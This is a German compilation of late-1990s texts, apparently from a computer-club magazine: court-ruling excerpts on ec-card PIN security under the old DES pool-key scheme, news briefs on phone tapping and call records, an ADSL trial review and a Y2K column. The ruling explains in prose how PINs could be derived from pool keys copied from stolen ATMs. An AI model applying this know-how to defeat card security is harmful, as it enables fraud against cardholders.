Diesem Anscheinsbeweis liegt die Annahme zugrunde, daß eine Transaktion an einem Geldausgabeautomaten oder POS-Terminal nur mit der geheimen PIN möglich ist, welche nur dem Karteninhaber bekannt ist und die aufgrund des Sicherheitssystems der Banken auch nicht von Dritten ermittelbar sei.

Dieser Annahme kann sich das Gericht aber nicht anschließen, es sieht vielmehr aufgrund der durchgeführten Beweisaufnahme die Anknüpfungspunkte, die bisher allgemein zur Annahme des Anscheinsbeweis führten, für widerlegt an. [...]

Ein Urteil mit URL und FAQ...

Dreh- und Angelpunkt sämtlicher Entscheidungen ist daher die Beurteilung des Sicheitssystems der Banken, insbesondere die Frage, ob es für Unbefugte technisch möglich ist, die geheime PIN zu ermitteln. [...]

Aufgrund der durchgeführten Beweisaufnahme sieht es das Gericht nunmehr aber nicht mehr nur für theoretisch denkbar, sondern für praktisch erwiesen an, daß die PIN selbstständig durch Entschlüsseln anhand der auf der Karte gespeicherten Daten ermittelt werden kann, das Sicherheitssystem der Banken mithin nicht mehr so sicher ist, daß von einem Anscheinsbeweis zugunsten der Banken ausgegangen werden kann. [...]

Das Gericht sieht es vielmehr als erwiesen an, daß der DES-Schlüssel von Unbefugten errechnet werden kann und mittlerweile auch errechnet worden ist.

Das Gericht kann der Behauptung der Beklagten, der DES-Schlüssel befinde sich nicht in den Geldausgabeautomaten, sondern nur in den nationalen Rechenzentren, in dieser Form nicht folgen. Dies mag für den jetzigen Zeitpunkt und für die Geldausgabeautomaten der Beklagten gelten, für den hier allein entscheidenen Tatzeitraum - Anfang 1997 - gilt diese Aussage aber nicht, da sie nicht berücksichtigt, daß mittlerweile die sogenannten "neuen PIN-Verfahren" (vgl. Dr. Werner Schindler, NJW-CoR 1998, 223 ff.) eingeführt worden sind, der hier streitige Vorfall aber noch das "alte PIN-Verfahren" betrifft. [...]

Beim alten PIN-Verfahren muß zwischen den institutseigenen DES-Schlüsseln und den sogenannten Pool-Schlüsseln differenziert werden.

Während die institutseigenen DES-Schlüssel in der Tat allein in den nationalen Rechenzentren der Banken verwahrt werden, befanden sich die Pool-Schlüssel in jedem Geldausgabeautomaten, da sie in den Anfangsjahren zur Offline-Authorisierung institutsfremder ec-Karten dienten.

Der Sachverständige Dr. S., Mitarbeiter in der Abteilung "Kryptographische Sicherheit" beim BSI hat in seinem Interview in der NJW-CoR 4/98 (S. 223ff.) ausgeführt, daß hierzu bei den alten ec-Karten der Geldausgabeautomat anhand eines im Automaten hinterlegten Pool-Schlüssels und dem Offset, einer auf dem Magnetstreifen befindlichen, kartenabhängigen vierstelligen Zahl, jede deutsche PIN errechnen konnte.

Nach den alten PIN-Verfahren konnte die PIN daher entweder anhand des institutseigenen DES-Schlüssels (Data Encryption Standard des US-amerikanischen National Bureau of Standards), oder des Pool-Schlüssels ermittelt werden, wobei es in der Fachwelt unstreitig ist, daß es keinerlei Probleme bereitet, die jeweilige PIN zu errechnen, wenn man entweder im Besitz des DES- oder eines Pool-Schlüssels ist.

Der Sachverständige Weber von der Zentralstelle für Sicherheit in der Informationstechnik hat bereits in seinem Gutachten vom 7.8.1990 für das AG Düsseldorf ausgeführt, daß die korrekte PIN mit einem simplen Programm mittels eines PC´s im Bruchteil einer Sekunde errechnet werden könne, wenn man im Besitz des DES- oder Poolschlüssels ist. Auch die vom Gericht angehörten Sachverständigen Dr. S. und M.-M. haben dies übereinstimmend bestätigt.

Die bisher von allen Gerichten als wahr unterstellte Behauptung der Banken, es sei bis heute nicht gelungen, den DES-Schlüssel zu dechiffrieren, ist zur Überzeugung des Gerichts mittlerweile jedoch widerlegt.

Grundlage der bisher herrschenden Rechtssprechung war die Annahme, daß es nach heutigem wissenschaftlichen Kenntnisstand unmöglich sei, den DES-Schlüssel mit herkömmlichen Mitteln zu dechiffrieren, da der DES-Algorithmus 56 Bits, es also über 70 Billiarden ... Schlüssel in Betracht kommen.

Die von den Gerichten eingeschalteten Sachverständigen haben zwar stets betont, daß es theoretisch denkbar sei, einen entsprechenden Computer zu bauen, mit dem der DES- bzw. Pool-Schlüssel errechnet werden könne, sind aber bisher übereinstimmend zu der Schlußfolgerung gelangt, daß eine derartige "Höllenmaschine" (AG Hannover, Urteil vom 9.5.1997, CR 1997, 742 f.) derzeit nicht existiere.

Der Sachverständige Weber ....hat hierzu ... 1990 ... zwei konkrete Ansätze zum Bau eines derartigen Computers ...: Entweder werde für 40 Millionen US $ ein Spezialcomputer gebaut, der innerhalb eines Tages den DES-Schlüssel errechnen könne, oder es werde ein Computer für 4 Millionen US $ gebaut, der dann aber eine Rechenzeit von 2,3 Jahren habe.

Auch der Sachverständige Prof. Heuser vom ... (BSI) hat in seinem Gutachten für das OLG Hamm ausgeführt, daß ein Computer für mehrere hunderttausend DM zu bauen sei, der innerhalb von 3 bis 4 Monaten den geheimen Schlüssel finden könne.

Der Sachverständige Dr. S. hat bei seiner Anhörung im Beweisaufnahmetermin am 31.7.1998 ausgesagt, daß es durchaus vorstellbar sei, daß jemand auf den Tatzeitpunkt bezogen für ca. 300.000.-- DM einen derartigen Spezialrechner hätte bauen können, der dann innerhalb von ca. 3 Monaten den Pool-Schlüssel

hätte errechnen können. Er gehe aber davon aus, daß eine derartige Maschine bisher nicht gebaut worden sei, da die Anfangsinvestition zu hoch seien.

In einem FAQ (Frequent Answers & Questions) der Uni Trier (http://www.informatik.uni-trier.de/~damm/Lehre/E-Money/ecCardsSecurityFAQ.html) wird unter Hinweis auf einen Aufsatz von Martin Blaze (Minimal Key Lengths for Symmetric Chipers to Provide Adequate Commercial Security, ftp://ftp.research.att.com/dist/mab/keylength.txt) dargelegt, daß unter Verwendung spezieller programmierbarer Chips (FPGA-Chips), die pro Sekunde 30 Millionen Schlüssel testen könnten und die 1997 lediglich noch 200 US $ gekostet hätten, bereits mit einer Investition von lediglich 20.000 US $ einer von drei Pool-Schlüsseln binnen 69 Tagen gefunden werden könne.

Der Sachverständige M.-M. hat in seiner Anhörung am 31.7.1998 darüber hinaus dargelegt, daß es zum Dechiffrieren des DES-Schlüssels noch nicht einmal unbedingt notwendig sei, selbst einen derartigen Spezialcomputer zu bauen, da es beispielsweise in den USA durchaus auch möglich sei, Rechnerkapazitäten auf entsprechenden Hochleistungscomputern anzumieten.

Sämtliche bisherige Urteile und Stellungnahmen der Sachverständigen basieren allein auf der Annahme, daß der Bau eines derartigen Computers zwar technisch möglich, aber unwahrscheinlich und nicht nachgewiesen sei. Diese Annahme ist mittlerweile jedoch widerlegt.

Bereits 1997 gelang es im Rahmen eines von der Firma RSA in den USA ausgeschriebenen Wettbewerbs, den DES-Schlüssel mittels handelsüblicher Personalcomputer und Workstations innerhalb von weniger als fünf Monaten zu entschlüsseln. Hierzu wurden mehrere 10.000 Computer per Internet miteinander verbunden.

Dieses Experiment wurde im Frühjahr 1998 mit dem Resultat wiederholt, daß der DES-Schlüssel auf die gleiche Weise bereits innerhalb von 39 Tagen entschlüsselt war.

Zu Recht verweist aber der Sachverständige Dr. Schindler in seinem Interview in der NJW-CoR (1998, 223) darauf, daß hierfür mehrere 10.000 Mitstreiter benötigt worden seien, während zur Vorbereitung von Straftaten die Erregung derart öffentlicher Aufmerksamkeit wohl eher unerwünscht sei.

Im Juli 1998 ist es aber der ... (EFF) in den USA gelungen, den 56 bit DES-Schlüssel innerhalb von lediglich 56 Stunden zu knacken (DER SPIEGEL, vom 27.7.1998, S. 162).

Die EFF hat hierzu nach eigenen Angaben für weniger

als 250.000,-- US $ einen Spezialcomputer gebaut und damit in weniger als drei Tagen den vermeintlich sicheren DES-Schlüssel dechiffriert.

Die EFF hat hierzu ausgeführt, daß damit bewiesen sei, daß der DES-Schlüssel nicht sicher sei und daß der erforderliche Rechner weder schwierig zu entwerfen noch zu bauen sei. Sie bietet sogar eine Bauanleitung für einen derartigen Computer an, der über das Internet bestellt werden kann (http://www.eff.org/descracker.html).

Es besteht also - wie bislang angenommen - nicht mehr nur die theoretisch denkbare Möglichkeit zum Errechnen des DES-Schlüssels mittels eines Spezialcomputers, eine derartige "Höllenmaschine" existiert vielmehr und kann von jedem mittels der Bauanleitung der EFF auch nachgebaut werden.

Sämtliche Vermutungen der Sachverständigen, die gegen die Annahme der Existenz eines derartigen Rechners sprechen, sind damit spätestens seit dem Erfolg der EFF hinfällig geworden.

Gerade die Demonstration der EFF zeigt nach Angesichts des Gerichts aber auch, daß die Annahme der Sachverständigen, Kriminelle hätten einen derartigen Computer noch nicht gebaut, da sie zunächst hohe Investitionskosten hätten vorstrecken müssen, nicht stichhaltig ist.

Die EFF, ein dem deutschen Chaos Computer Club vergleichbarer Verein, hat aus rein sportlichen Erwägungen die Mittel zum Bau eines derartigen Computers aufgebracht, das von der RSA im Rahmen des von ihr initiierten Wettbewerbs (RSA DES Challenge II) ausgelobte Preisgeld in Höhe von 10.000,-- US $ deckte nur einen kleinen Teil der Kosten.

Im Hinblick auf die erzielbaren "Gewinne" - die Gesamtschadenssumme aller vom Bundeskriminalamt

...und BSI...

(BKA) registrierten ec-Mißbrauchsfälle betrug 1997 immerhin insgesamt 41.537.548,-- DM erscheint dem Gericht eine Investition von 300.000,-- DM laut Sachverständigen Dr. S., bzw. 20.000,-- US $ gemäß dem Aufsatz von Martin Blaze (Minimal Key Lengths for Symmetric Chipers to Provide Adequate Commercial Security, ftp://ftp.research.att.com/dist/mab/keylength.txt) durchaus vertretbar und nicht abwegig.

Gerade in der Organisierten Kriminalität werden beispielsweise im Drogengeschäft erheblich größere Anfangsinvestitionen eingesetzt, um später entsprechende Gewinne abzuschöpfen.

Die Vermutungen der Sachverständigen, die gegen die Annahme der Existenz eines derartigen Rechners sprachen, sind damit spätestens seit dem Erfolg der "EFF" als hinfällig zu betrachten. [...]

Da diese Vermutungen aber die zentrale Grundlage für die Annahme eines Anscheinsbeweis zugunsten der Banken bildete, da davon ausgegangen wurde, daß die PIN aufgrund des Sicherheitssystems der Banken nicht von Dritten ermittelbar sei, kann dieser Anscheinsbeweis nicht weiter gelten.

Unabhängig davon geht das Gericht aber auch davon aus, daß bereits vor der öffentlichen Demonstration der "Electronic Frontiert Foundation" zur Dechiffrierung des DES-Codes ein sogenannter Pool-Schlüssel entschlüsselt worden ist. [...]

Zu einem derartigen Sicherheitsmodul innerhalb eines Geldausgabeautomaten wird in einem Aufsatz der Computerwoche Nr. 44 vom 31.10.1980 ausgeführt, daß dieses eine Hardware-Implementation des DES-Schlüssels sei. Es besitze die vom National Bureau of Standards vergebene Prüflizens über eine funktionsgetreue Nachbildung dieses in den USA genormten Verschlüsselungsverfahrens.

Das Verschlüsselungsmodul stehe über eine Software-Schnittstelle dem System und auch dem Anwender zur Verfügung. System und Anwender können mit Hilfe eines Dienstprogramms folgende Funktionen durchführen: Verschlüsselung von Datenblöcken nach verschiedenen DES-Modi (ECB, CBC, CFB), Erzeugen und Laden von DES-Schlüsseln sowie Bilden einer Prüfsumme über Programme und Bibliotheken.

Aufgrund dieser Gegegebenheiten ist es aber für einen unbefugten Dritten, der sich einen Geldausgabeautomaten beschafft hat, mit erheblich geringerem Aufwand möglich, an den DES-codierten Pool-Schlüssel zu gelangen, da hierfür nicht mehr das systematische Durchprobieren aller 72.057.594.037.927.936 denkbaren Schlüssel erforderlich ist, er vielmehr lediglich den im Sicherheitsmodul bereits gespeicherten Pool-Schlüssel kopieren muß.

Dies läßt sich nach Angaben des Sachverständigen M.-M. trotz der bestehenden Sicherheitseinrichtungen innerhalb eines Geldausgabeautomaten innerhalb von ca. einer Woche ohne weiteres realisieren.

Die technischen Möglichkeiten eines derartiges Mißbrauchs wurden bereits 1980 beschrieben (Norbert Ryska, Möglichkeiten der Datenverschlüsselung bei Geldausgabeautomaten, Computerwoche 44 vom 31.10.1980): Es gibt die Möglichkeit der passiven Infiltration durch elektromagnetische Aufzeichnung, durch Anzapfen von Leitungen und den Einsatz von Wanzen, oder die aktive Infiltration in Form der Beschaffung unberechtigter Informationen durch berechtigten Systemzugriff (browsing), die Simulation eines berechtigten Systemzugriffs durch illegale Beschaffung der benötigten Identifikationsdaten (masquerading), Ausnutzen von Hardware- oder Software-Schwachstellen (trap doors) über in die Leitung geschaltete Terminals bei inaktivem Benutzerterminal (between-lines-entry) oder das Aufzeichnen des Benutzerdialogs mit der CPU und Einschleusen falscher Rückantworten an den Benutzer (piggy back).

Im Hinblick auf die berechtigte Kritik an der Vorgehensweise des Sachverständigen P, der es abgelehnt hatte, seine gutachterlichen Äußerungen eine Demonstration am Objekt zu untermauern, hatte das Gericht im Beweisaufnahmetermin am 31.7.1998 angeregt, daß *die Beklagte dem Sachverständigen M.-M. einen Geldausgabeautomaten zur Verfügung stellt,* damit dieser praktisch demonstrieren kann, daß ein Pool-Schlüssel ohne größeren Aufwand in einem vertretbaren zeitlichen Rahmen entschlüsselt werden kann.

Diese Demonstration scheiterte aber daran, daß die Beklagte erklärte, sämtliche ihrer Geldausgabeautomaten seien mittlerweile auf das neue PIN-Verfahren umgestellt, so daß sie über keinen Geldausgabeautomaten mit integriertem Pool-Schlüssel mehr verfüge. Sie habe auch kein Sicherheitsmodul eines alten Geldautomaten mehr vorrätig, auch sehe sie sich nicht mehr in der Lage über den Hersteller ihrer Geldausgabeautomaten an ein derartiges Modul heranzukommen.

Nicht nur im Hinblick auf dieses anhängige Verfahren, sondern auch im Hinblick darauf, daß - wie bereits dargelegt - die Gerichte sich in einer Vielzahl von Fällen mit dem Mißbrauch von ec-Karten nach dem alten PIN-Verfahren auseinanderzusetzen haben,

wobei die Anzahl der Verfahren nach Auskunft der Beklagten zumindest seit der Veröffentlichung der Entscheidung des OLG Hamm vom 17.3.1997 deutlich gestiegen ist, ist ein derartiges Verhalten nicht nachvollziehbar.

Der Beklagte ist bekannt, daß es eine Vielzahl von Fällen gibt, in denen Kunden sich über eine mißbräuchliche Nutzung ihrer ec-Karte beschweren und behaupten, die PIN sorgfältig verfahrt zu haben. Der Beklagte ist ferner bekannt, daß es in den gerichtlichen Verfahren häufig zur Einschaltung von Sachverständigen kommt, die dann - wie der Sachverständige Dr. S. im hiesigen Verfahren - zur Erstattung ihrer Gutachten wissen möchten, wie die PIN und die Offsets der streitgegenständlichen ec-Karte lauteten.

Nach der Vernichtung der Sicherheitsmodule mit den Pool-Schlüsseln kann die Beklagte über den institutseigenen DES-Schlüssel zwar noch die PIN, jedoch nicht mehr die Offsets rekonstruieren.

Die Beklagte hat es daher durch die Vernichtung der Sicherheitsmodule mit den Pool-Schlüsseln unmöglich gemacht, die Aufklärung eines bereits eingetretenen Schadensereignisses zu ermöglichen, obwohl ihr die spätere Notwendigkeit einer Beweisführung bereits erkennbar sein mußte, so daß sie sich selbst die Möglichkeit des Entlastungsbeweises vereitelt hat.

Wie bereits dargelegt, ist grundsätzlich die kartenausgebende Bank dafür beweispflichtig, daß der berechtigte Karteninhaber schuldhaft zum Mißbrauch der ec-Karte beigetragen hat, etwa indem er mit der PIN nicht sorgfältig umgegangen ist.

Das Gericht folgt daher - da der Gegenbeweis nicht mehr geführt werden kann - den Ausführungen des Sachverständigen M.-M., wonach derjenige, der im Besitz eines Geldausgabeautomaten ist, einen Pool-Schlüssel ohne größeren Aufwand in einem vertretbaren zeitlichem Rahmen entschlüsseln kann.

Voraussetzung hierfür ist aber, daß ein unbefugter Dritter in den Besitz eines Geldautom. gelangt wäre.

Nach Angaben des Sachverständigen M.-M. sind mittlerweile europaweit bereits mehrere hundert Geldausgabeautomaten gestohlen worden, was sicherlich auch damit zu erklären ist, daß ein frisch gefüllter Geldausgabeautomat Bargeld im Wert von über 1/4 Million DM enthält.

Das Gericht teilt insoweit aber auch die Einschätzung des Sachverständigen M.-M., daß sicherlich der eine oder andere Täter nicht nur am Bargeld, sondern auch daran interessiert war, über das Sicherheitsmodul an

einen der Pool-Schlüssel zu gelangen.

Gegenüber dem aufwendigen Errechnen des institutseigenen DES-Schlüssels hat die Kenntnis eines Pool-Schlüssels den Vorteil, daß damit die PIN´s der ec-Karten sämtlicher Banken bestimmt werden kann, während die Kenntnis des institutseigenen DES-Schlüssels nur die Bestimmung der PIN für ec-Karten des jeweils betreffenden Instituts ermöglicht. [...]

Die Schadenssumme habe 1997 bei 41.537.548,-- DM gelegen und stelle eine Zunahme von 26 % gegenüber dem Vorjahr dar. [...]

Zum anderen leuchtet dem Gericht die Argumentation des Sachverständigen M.-M. ein, der dargelegt hat, daß es für die Täter kontraindiziert wäre, durch einen massiven Einsatz der Kenntnis eines Pool-Schlüssels auf sich aufmerksam zu machen. Wenn es zu einem signifikanten Anstieg der ec-Karten-Mißbrauchsfälle gekommen wäre, hätten die Banken sofort den betreffenden Pool-Schlüssel gesperrt, die Kenntnis der Täter wäre damit auf einen Schlag hinfällig geworden. Der Sachverständige M.-M. hat dies insoweit treffend mit dem Satz formuliert: "Man schlachtet nicht die Kuh, die man melken möchte". [...]

Aufgrund des beiderseitigen Parteienvortrages und der durchgeführten Beweisaufnhame steht zur Überzeugung des Gerichts fest, daß im vorliegenden Fall mit der gestohlenen ec-Karte der Klägerin an Geldausgabeautomaten und an einem POS-Terminal erfolgreich Transaktionen durchgeführt werden konnten, obwohl die Klägerin ihre PIN sicher verwahrt hatte und Dritte keine Möglichkeit gehabt hatten, die PIN in irgendeiner Form zu erspähen. [...]

Aus aller Welt

Polizei faßt illegalen Dauertelefonierer auf Wiese

Potsdam (AP) Wochenlang zog ein 30jähriger ausgerüstet mit technischem Gerät auf eine Wiese in Brandenburg, um kostenlos und illegal zu telefonieren. Heimlich hatte er eine oberirdische Telefonleitung angezapft und für rund 6.500 Mark Gespräche geführt. Wie eine Polizeisprecherin am Freitag mitteilte, alarmierte die Telekom die Behörden, die daraufhin den in Frage kommenden Telefonmasten observierte. Dort verriet sich der Dauertelefonierer schließlich durch Rascheln im Gebüsch, wo sechs Polizisten ihn auf dem Boden liegend entdeckten. Vehement versuchte der 30jährige sich seiner Festnahme zu widersetzen: Einem Beamten biß er in den Fuß, einem weiteren zerriß er die Kleidung.

Polizei kann auch altes Telefonat zurückverfolgen

Baden-Baden (AP) Seit der Digitalisierung des Telefonnetzes vor einem halben Jahr kann die Polizei auch rückwirkend feststellen, wer mit wem wie lange gesprochen hat. Damit seien bereits beachtliche Fahndungserfolge erzielt worden, berichtete das ARD-Magazin "Report Baden-Baden" am Montag abend. Zum Beispiel habe die Polizei im Juni in Hamburg einen Entführten befreien können, weil die Erpresser die Eltern des Opfers kurz anriefen und die Nummer der Anrufer dabei im Telekom-Zentralcomputer gespeichert wurde.

Wie Telekom-Sprecher Ulrich Lissek erklärte, speichert der Rechner zwei Tage lang die Nummern und die Dauer sämtlicher Telefongespräche. Daraus wird dann die Gebührenrechnung für die Telefonkunden erstellt. Laut Fernmeldeanlagengesetz aus dem Jahr 1915 müssen die Verbindungsdaten auf richterliche Anordnung auch der Polizei zur Verfügung gestellt werden.

Doch erst die Digitalisierung ermöglicht eine rückwirkende Suche nach allen Gesprächen von und zu einem bestimmten Anschluß. Um die täglich 150 Millionen Gespräche zu durchsuchen, brauche der Rechner zwei bis drei Stunden, sagte Lissek.

Ein Sprecher des Bundeskriminalamtes sagte, schon aufgrund der hohen Kosten werde von dieser Möglichkeit nur selten Gebrauch gemacht. Lissek zufolge kostet ein Suchlauf rund 28.000 Mark. Die Länder meinten, die Telekom müsse diese Leistung kostenlos erbringen. Die Telekom sehe dies zwar anders, sei aber nicht vor Gericht gezogen.

Der Bundesbeauftragte für den Datenschutz, Joachim Jacob, dringt darauf, daß die Verbindungsdaten «nur herausgegeben werden, wenn es sich um Straftaten von erheblicher Bedeutung handelt». Daten von Nichtbetroffenen müßten sofort wieder gelöscht werden; Berufsgeheimnisse und Zeugnisverweigerungsrechte müßten beachtet werden, sagte er "Report".

Seine Sprecherin Helga Schuhmacher erklärte AP, die geplante Novelle des zugrundeliegenden Paragraphen im Fernmeldeanlagengesetz sei im Bundesrat gescheitert. Alle Parteien seien sich aber einig, daß er in der nächsten Legislaturperiode "in die Strafprozeßordnung überführt werden muß, wo er hingehört." Derzeit sei den Strafverfolgern der Zugriff auf die Verbindungsdaten "ohne jede Schwelle" möglich.

Zahl der Telefonüberwachungen deutlich gestiegen

Bonn (dpa) - Die Zahl der Telefonüberwachungen ist im vergangenen Jahr deutlich gestiegen. Im Bundesgebiet wurden insgesamt knapp 2000 Überwachungen angeordnet. Das waren 10,7 Prozent mehr als im Vorjahr. Diese Zahlen nannte der Parlamentarische Geschäftsführer der FDP- Fraktion, van Essen. Die größte Gesamtzahl von Telefonüberwachungen verzeich-

nete erneut Bayern. Bremen war im vergangenen Jahr Schlußlicht bei den Telefonüberwachungen.

Computerpanne verursachte Pakete falscher Einzelverbindungsdaten

Hamburg/Bonn (AP) Mit einer Computerpanne hat die Telekom erklärt, daß an vier Kunden im Bereich Frankfurt am Main dicke Pakete mit Einzelverbindungsnachweisen versandt worden sind, die gar nicht für sie bestimmt waren. Telekom-Sprecher Ulrich Lissek sagte am Donnerstag in Bonn, der Vorgang sei dem Unternehmen peinlich. Man könne sich nur entschuldigen. Schaden sei allerdings nicht entstanden, da aus den Einzelverbindungsnachweisen nicht hervorgegangen sei, von welchem Telefonanschluß aus die aufgelisteten Telefongespräche geführt worden seien.

Das „Hamburger Abendblatt“ hatte berichtet, an 17 Telekom-Kunden im Raum Frankfurt am Main seien jeweils 1.273 Seiten Aufzählungen von Einzelverbindungen anderer Kunden für den Zeitraum vom 28. Mai bis 7. Juli versandt worden. Jedes der Pakete habe eine Auflistung von insgesamt rund 55.000 angewählten Telefonnummern sowie Dauer und Kosten der Gespräche enthalten.

Telekom-Sprecher Lissek erläuterte, beim Ausdruck der Datensätze habe es einen Systemabbruch im Computer gegeben. Die Telefonrechnungen seien zwar gedruckt und verschickt worden, die Druckaufträge aber fälschlich nicht aus der Warteschlange gelöscht worden. Als das System wieder gelaufen sei, hätten Kunden zwar korrekte Rechnungen, als Anlage aber wegen des Systemfehlers einen dicken Packen Einzelnachweise erhalten. Da es Firmen gebe, die ihre Abrechnungen nicht elektronisch, sondern als mehrere Finger dicke Papierbündel erhielten, sei der Fehldruck den Beschäftigten zunächst auch nicht aufgefallen.

Wütende Proteste nach Verkauf von Telefongesellschaft

San Juan (AP) Nach der Privatisierung der puertoricanischen Telefongesellschaft ist es am Donnerstag zu wütenden Protesten von streikenden Arbeitern gekommen. Es wurden Bomben gelegt, Bankautomaten zerstört und Telefonkabel zerschnitten und verbrannt. Zwei große Gewerkschaften lösten Konten bei der Banco Popular auf, die an der Privatisierung beteiligt ist. "Puerto Rico steht nicht zum Verkauf", erklärte ein Gewerkschaftssprecher.

Die Sabotageaktionen begannen nur wenige Stunden nachdem Gouverneur Pedro Rossello das Gesetz unterzeichnet hatte. Für 1,9 Milliarden Dollar geht die Puerto Rico Telephone Co. an ein Konsortium unter Führung des US-Telekommunikationskonzerns GTE Corp. Von den US-Behörden muß die Übernahme noch gebilligt werden. Aus Angst um ihre Arbeitsplätze streiken die 6.400 der Telefongesellschaft schon seit mehr als einer Woche. Inzwischen wurden die Leitungen von 345.000 der 1,3 Millionen Kunden und von der Hälfte der 750 Bankautomaten der Insel durchschnitten oder zerstört.

ADSL Feldversuch

Tante T gibt sich zukunftsträchtig. Ein Feldversuch der Telekom in Nordhein-Westfalen erprobt das erste Mal in Deutschland die neue ADSL-Technologie.

Daß die Telekom immer schon eigene Vorstellungen von Begriffen wie "günstig" oder "schnell" hat, sollte allgemein bekannt sein. Deshalb versucht sie auch immer noch, uns einen "superschnellen Internetzugang mit T-Online und ISDN" aufzuschwatzen. Feste Internetanbindung gibt es hingegen nur widerwillig und zu Kosten, die einfach indiskutabel sind - klar, dafl der magenta Riese lieber versucht, seine Standleitungen unters Volk zu bringen, als in alternative Wege für den Internetzugang zu investieren.

So wird die Entwicklung von Kabel-Internet, in den USA das normalste der Welt, von der T behindert, wo es auch immer möglich ist. Damit man aber nicht ganz so unangenehm als Zukunftsbremser auffällt, gibt es den ADSL-Pilotversuch, auf den Kritiker bei Bedarf hingewiesen werden.

ADSL steht für Asymetric Digital Subscriber Line und wurde im Frühjahr als die Technik der Zukunft gehyped. ADSL kann 8 Mbit in die Richtung zum Kunden und 768 kBit in die zum Internet übertragen. Auch wenn das Mißverhältnis nicht ganz so kraß ist, erinnert das ganze sehr an BTX-Zeiten, wo man mit 1200/74 Bit zwar recht schnell empfangen konnten, senden aber nur mit Tippgeschwindigkeit mˆglich war. Was soll der dumme Kunde auch senden wollen? Er soll gefälligst die ganzen bunten Bilder anschauen und froh sein, was er geboten bekommt. Neben dem Nachteil der ungleich verteilten Bandbreite ist ADSL aber ganz nett: es funktioniert über die vorhandenen Kupferleitungen, die weiterhin paralell zum Telefonieren genutzt werden können. Man hat dann also Telefon und Standleitung auf einem einzigen Aderpaar. Allerdings kann ADSL nur einige tausend Meter überbrücken, so daß spätestens in der nächsten Vermittlungsstelle die Gegenstelle sitzen muß. Die Vermittlungsstelle gehört der Telekom, die Gegenstelle gehört der Telekom, was ist da anderes zu erwarten, als daß man das ganze auch an das Internet der Telekom, schlimmer noch T-Online angeklemmt hat.

Wer im Frühjahr auf einer reißerischen Page der Telekom zum Thema ADSL Informationen bestellt hatte, bekam mit etwas Glück Anfang August einen Anruf, wann man denn kommen sollte, das ADSL-Modem installieren. Ja, da hätten sich einige gewundert, die nur Infomaterial angefordert hätten; es läge jedenfalls ein Auftrag vor.

Im Feldversuch kostet die Teilnahme monatlich 48 DM Grundgebühr und da es bei der Telekom Leute gibt, die so geistesgestört sind, paketorientierten Datenverkehr auf einer Standleitung nach /Nutzungszeit/ abzurechnen, 5 Pfennig die Minute. Das macht 72 Mark für einen Tag Internet, was immer noch unverschämt teuer ist. Immerhin gibt es keine Installationsgebühr.

Was bekommt man für sein Geld? Allerlei Gekabelse und Gedönse, wobei das sicherlich interessanteste der Metallklotz ist, der das ADSL-Modem darstellt. "ORCKIT FastInternet ADSL" steht drauf und auf der Vorderseite gibts einen seriellen Konfigurationsport. Auf der Rückseite gibt es den Power-Anschluß samt Schalter, einen Line-Ausgang, sowie 10BaseT- und ATM-25-Anschlüsse samt TX- und RX-LEDs. Man kann also das Teil mittels Xover-Kabel an eine Ethernetkarte anschließen (beides mitgeliefert).

Dazu gibt es einen Bogen mit allerlei Konfigurationsinformationen. Der eigene PC/Router und das ADSL-Modem liegen gemeinsam in einem 255.255.255.252er Subnetz, das nicht-routingfähige IP-Adressen hat. NAT gibt es nicht, man muß also über Proxys raus. Also ist das gar kein Internet, was man da

bekommt. Immerhin gibt es einen Socks-Proxy. Die Proxys liegen interessanterweise auf echten Internet-Adressen (193.158.123.162).

Als Homepage soll man www.mmdp.de oder jupiter.mmdp.de, wählen, wo man dann mit bandbreitenhungrigem Unsinn versorgt wird.

Auf den läuft die ominöse FW-1 Software und dahinter ein Apache 1.2.5 als Webcache. Das mag ja alles noch Sinn machen. Der Hammer kommt allerdings, wenn man auf die Firewall zugreifen will: Man muß sich mit Passwort und Usernamen anmelden und dann soll darüber zeitabhängig (!) abgerechnet werden. Wie die Telekom das machen will, ist allerdings schleierhaft.

Mehr gibt es kaum zu berichten: Das ganze ist flott, erreicht zum Teil sogar die theoretisch maximal mögliche Bandbreite, allerdings ist im Versuchsbetrieb die Bandbreite auf 2 MBit begrenzt.

Doobee R. Tzeck

Public media should not contain explicit or implied descriptions of sex acts. Our society should be purged of the perverts who provide the media with pornographic material while pretending it has some redeeming social value under the public's 'right to know'.“

Kenneth Starr, 1987
Interview by Dianne Sawyer

Jahrtausendendflügelfiguren

Die Industrie zittert, die Banken bibbern und die TK-Anbieter legen von Panik getrieben monströse Geldbeträge auf die hohe Kante. Diesen Eindruck gewinnt man bei der Lektüre der einschlägigen EDV-Literatur, wenn es um das Thema Jahr 2000 geht.

Was wirklich passieren wird, wissen nur die Firmen, die es gewagt haben, ihr Rechnerdatum testweise auf den 1. Januar 00 zu stellen. Die meisten dieser Versuche haben Handlungsbedarf an vorher nicht erwarteten Stellen ergeben.

Microcontroller in diversen Geräten, Steuerungen für Fahrstühle, Kontrollsysteme von Klimaanlagen, integrierte PCs in Fertigungsanlagen, Steuerungssyteme für Hochregallager, automatisierte LKW-Flottensteuerungen – überall lauert das kleine Datumsteufelchen. Allein die schiere Menge der möglichen Problemstellen außerhalb der Mainframewelt läßt es mittlerweile unwahrscheinlich erscheinen, daß alles gut geht.

Vorausschauende Firmen, die z.B. Fertigungsanlagen herstellen, haben ihren Kunden schon mal ein mehrtägiges Wartungsintervall ab dem 31.12.99 in den Kalender gedrückt, um wenigstens die wirklich peinlichen Probleme beheben zu können. Eine Produktionspause, die man schon zwei Jahre vorher einplanen kann, ist immerhin weniger schlimm als eine, die plötzlich und unerwartet auftaucht.

Böse Zungen behaupten angesichts der grassierenden Updatewelle, daß die Schäden durch hektisch mit der heissen Nadel gestrickte Software wesentlich höher ausfallen werden, als alles, was die Datumsbyteschlammperei verursacht hätte.


Microsoft schlägt wie üblich alle Rekorde in Dreistigkeit. Während Excel davon ausgeht, daß alle Jahreszahlen von null bis 29 im nächsten Jahrtausend liegen und alle anderen in diesem, ist Windows NT schlicht "nicht in allen Komponenten Y2K-compliant". Durch heftiges Marketing sollen alle Kunden, die bisher NT einsetzen, zum Kauf der dann angeblich Y2K-kompatiblen Version 5.0 des Betriebssystems bewegt werden.

